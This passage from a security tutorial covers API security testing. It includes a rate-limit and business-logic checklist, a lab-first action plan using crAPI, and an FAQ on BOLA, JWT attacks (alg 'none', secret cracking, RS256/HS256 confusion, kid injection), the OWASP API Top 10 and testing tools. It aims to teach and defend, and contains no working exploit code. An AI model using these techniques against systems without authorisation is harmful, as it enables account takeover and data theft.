  • Rate limiting: send 50-100 rapid requests to auth endpoints -- confirm 429 returned and lockout or delay implemented
  • Test rate limit bypass techniques: X-Forwarded-For spoofing, varying User-Agent, alternate endpoint paths
  • Business logic: negative amounts, zero values, integer overflow, duplicate parameter submission
  • Run Nuclei with API security templates against all discovered endpoints
900+
average API endpoints per enterprise in 2026 -- each one a potential attack surface
#1
BOLA (Broken Object Level Authorisation) is the most common critical API vulnerability
83%
of organisations experienced an API security incident in the past 12 months (Salt Security 2025)
201%
increase in API attack traffic between 2023 and 2025 (Cloudflare API threat report)

⚡ Start API security testing -- four immediate actions

  1. Deploy crAPI or vAPI locally and complete the lab exercises. Run docker-compose up -d from the crAPI repository and work through the BOLA, BFLA, and JWT challenges. Every vulnerability class in this guide has a hands-on exercise in crAPI. Completing the lab takes 2-3 hours and produces a working methodology you can apply to real targets.
  2. Test your own API for BOLA today -- it takes 10 minutes. Pick any endpoint in your application that accepts an object ID (user ID, order ID, document ID). Log in as two different test users. Use User A's token to request User B's resource. If you get data back, you have BOLA. This is the most common API vulnerability and the simplest to test manually.
  3. Import your OpenAPI spec into Burp Suite or ZAP and run an authenticated scan. If you have a Swagger or OpenAPI file, import it directly. Configure a valid authentication token. Run the active scanner. The automated scan finds injection vulnerabilities, missing auth, and information disclosure in minutes. Review every finding manually before reporting.
  4. Add API security testing to your CI/CD pipeline. Nuclei with API templates runs in under 5 minutes and can be added as a pipeline step. OWASP ZAP has a Docker image designed for CI/CD integration (zap-api-scan.py). Catching BOLA and injection vulnerabilities in staging before production deployment is significantly cheaper than fixing them post-breach. DevSecOps pipeline guide | Vulnerability management
Frequently asked questions
What is API security testing?

API security testing is the process of systematically finding security vulnerabilities in application programming interfaces -- specifically REST APIs, GraphQL APIs, and other HTTP-based services. It differs from traditional web application testing because the attack surface is at the API endpoint level rather than the HTML interface level. Key vulnerability classes unique to or more common in APIs include Broken Object Level Authorisation (BOLA/IDOR), Broken Function Level Authorisation (BFLA), mass assignment, excessive data exposure, and API-specific authentication weaknesses like JWT algorithm confusion. The OWASP API Security Top 10 is the primary framework for structured API security testing.

What is BOLA in API security?

BOLA (Broken Object Level Authorisation), also called IDOR (Insecure Direct Object Reference), is the most common critical API vulnerability. It occurs when an API endpoint accepts an object ID -- such as a user ID, order ID, or document ID -- in the request and returns or modifies that object without verifying that the authenticated user is authorised to access it. For example, if User A can change the user ID in the URL from /api/users/123 to /api/users/124 and receive User B's data using their own valid token, BOLA is present. Testing requires two separate user accounts: make a request as User A to an endpoint using User B's object ID and observe whether the server enforces ownership. Remediation requires server-side object ownership validation on every endpoint that accepts an object identifier.

What tools are used for API security testing?

The core API security testing toolkit: Burp Suite Professional for intercepting, replaying, and scanning API traffic -- the industry-standard tool for professional API testing; OWASP ZAP as a free alternative with good API support and CI/CD integration; Postman for organising test collections and multi-user authorisation testing; ffuf for fast endpoint discovery and parameter fuzzing; jwt_tool for comprehensive JWT vulnerability testing; sqlmap for automated SQL injection testing in API parameters; Nuclei for template-based scanning covering known API CVEs and misconfigurations; Arjun for discovering undocumented API parameters; and truffleHog for finding exposed API keys and credentials in source code repositories.

How do I test JWT security?

JWT (JSON Web Token) testing covers several well-known attack classes. The most critical tests are: (1) Algorithm confusion -- change the alg header to "none" and remove the signature; if the API accepts the modified token, no signature verification is occurring. (2) Weak secret brute-force -- use jwt_tool with a wordlist to crack the HMAC signing secret; if cracked, an attacker can forge tokens for any user. (3) RS256 to HS256 confusion -- if the API uses RSA (RS256), attempt to sign with the public key using HMAC (HS256); some libraries accept this. (4) Expired token acceptance -- send a token with an exp (expiration) timestamp in the past; if accepted, tokens never truly expire. (5) kid header injection -- if the JWT header contains a "kid" field, test it for SQL injection or path traversal. Use jwt_tool for all of these tests.

What is the OWASP API Security Top 10?

The OWASP API Security Top 10 is a list of the most critical API security risks, updated most recently in 2023. The ten categories are: API1 - Broken Object Level Authorisation (BOLA/IDOR); API2 - Broken Authentication; API3 - Broken Object Property Level Authorisation (covers both excessive data exposure and mass assignment); API4 - Unrestricted Resource Consumption (rate limiting and resource exhaustion); API5 - Broken Function Level Authorisation (BFLA); API6 - Unrestricted Access to Sensitive Business Flows; API7 - Server Side Request Forgery (SSRF); API8 - Security Misconfiguration; API9 - Improper Inventory Management (shadow APIs, unretired versions); API10 - Unsafe Consumption of APIs (trusting third-party API responses). BOLA (API1) is consistently the most prevalent and impactful vulnerability in real-world API assessments.

How is API security testing different from web application testing?

API security testing differs from traditional web application testing in several key ways. First, the interface is data (JSON/XML) not HTML -- there is no rendered UI to browse, so you need API documentation, traffic capture, or endpoint brute-forcing to discover the attack surface. Second, the vulnerability profile is different -- BOLA/IDOR, BFLA, and mass assignment are disproportionately common in APIs and require multi-user testing setups. Third, authentication mechanisms are token-based (JWT, OAuth, API keys) rather than session-cookie based, requiring specific token testing techniques. Fourth, APIs often expose more of the data model than web applications -- responses may include fields not shown in the UI. Fifth, GraphQL APIs require entirely different testing techniques (introspection, query depth attacks, field suggestion exploitation) compared to REST APIs.
About the author Written by the HOC Team at Hackers Online Club -- a cybersecurity community trusted by penetration testers, API developers, bug bounty hunters, and security engineers since 2010. 15+ years of practical cybersecurity tutorials, web application security guides, and API security resources. Learn more about HOC

Join Our Club

Enter your Email address to receive notifications | Join over Million Followers

Previous Article
Convert OST to PST file free

How to Convert OST to PST When Outlook Won't Open

Related Posts